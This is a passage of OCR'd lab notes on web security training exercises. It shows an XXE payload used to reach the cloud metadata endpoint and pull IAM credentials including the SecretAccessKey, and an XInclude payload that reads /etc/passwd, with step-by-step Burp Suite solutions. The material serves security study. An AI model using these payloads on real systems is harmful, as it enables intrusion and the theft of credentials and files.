
```
<!DOCTYPE test [ <!ENTITY xxe SYSTEM "http://169.254.169.254/"> ]>
```

3. Replace the `productId` number with a reference to the external entity: `&xxe;`. The response should contain "Invalid product ID:" followed by the response from the metadata endpoint, which will initially be a folder name.
4. Iteratively update the URL in the DTD to explore the API until you reach `/latest/meta-data/iam/security-credentials/admin`. This should return JSON containing the `SecretAccessKey`

Community Solution:-
XXE Lab Breakdown_ Exploiting XXE to perform SSRF attacks.mp4

How to turn an XXE into an SSRF exploit!.mp4


solve lab :-
open lab now choose any product
click on stock check now go to the burpsuite http-history request
now you will see the post request




now send request in repeater
now add the payload

```
<!DOCTYPE test [ <!ENTITY xxe SYSTEM "http://169.254.169.254/"> ]>
```


now add product id &xxe;
now send request
now you will see the result




now you will see the latest directory found
add a payload again send request




nwo you will see the again meta-data directory found
add the payload nwo again send the request




now you will see the iam directory found
add the payload again send request




now you will see the directory security-credentials
add the payload again send request



now finely you will see the admin directory
add the payload again send request





now you will see the secret_key
lab is solved :)

lab 3 Exploiting Xinclude to retrieve files

Finding hidden attack surface for XXE injection

Attack surface for XXE injection vulnerabilities is obvious in many cases, because the application's normal HTTP traffic includes requests that contain data in XML format. In other cases, the attack surface is less visible. However, if you look in the right places, you will find XXE attack surface in requests that do not contain any XML.

XInclude attacks

Some applications receive client-submitted data, embed it on the server-side into an XML document, and then parse the document. An example of this occurs when client-submitted data is placed into a back-end SOAP request, which is then processed by the backend SOAP service.

In this situation, you cannot carry out a classic XXE attack, because you don't control the entire XML document and so cannot define or modify a `DOCTYPE` element. However, you might be able to use `XInclude` instead. `XInclude` is a part of the XML specification that allows an XML document to be built from sub-documents. You can place an `XInclude` attack within any data value in an XML document, so the attack can be performed in situations where you only control a single item of data that is placed into a server-side XML document.

To perform an `XInclude` attack, you need to reference the `XInclude` namespace and provide the path to the file that you wish to include. For example:

```
<foo xmlns:xi="http://www.w3.org/2001/XInclude">
<xi:include parse="text" href="file:///etc/passwd"/></foo>
```

This lab has a "Check stock" feature that embeds the user input inside a server-side XML document that is subsequently parsed.

Because you don't control the entire XML document you can't define a DTD to launch a classic XXE attack.

To solve the lab, inject an `XInclude` statement to retrieve the contents of the `/etc/passwd` file

hint :-

By default, `XInclude` will try to parse the included document as XML. Since `/etc/passwd` isn't valid XML, you will need to add an extra attribute to the `XInclude` directive to change this behavior.

Solution:-

1. Visit a product page, click "Check stock", and intercept the resulting POST request in Burp Suite.
2. Set the value of the `productId` parameter to:

```
<foo xmlns:xi="http://www.w3.org/2001/XInclude"><xi:include parse="text" href="file:///etc/passwd"/></foo>
```

Community Solution :-


XXE Lab Breakdown_ Exploiting XInclude to retrieve files.mp4

Exploiting XInclude to retrieve files (Video solution).mp4

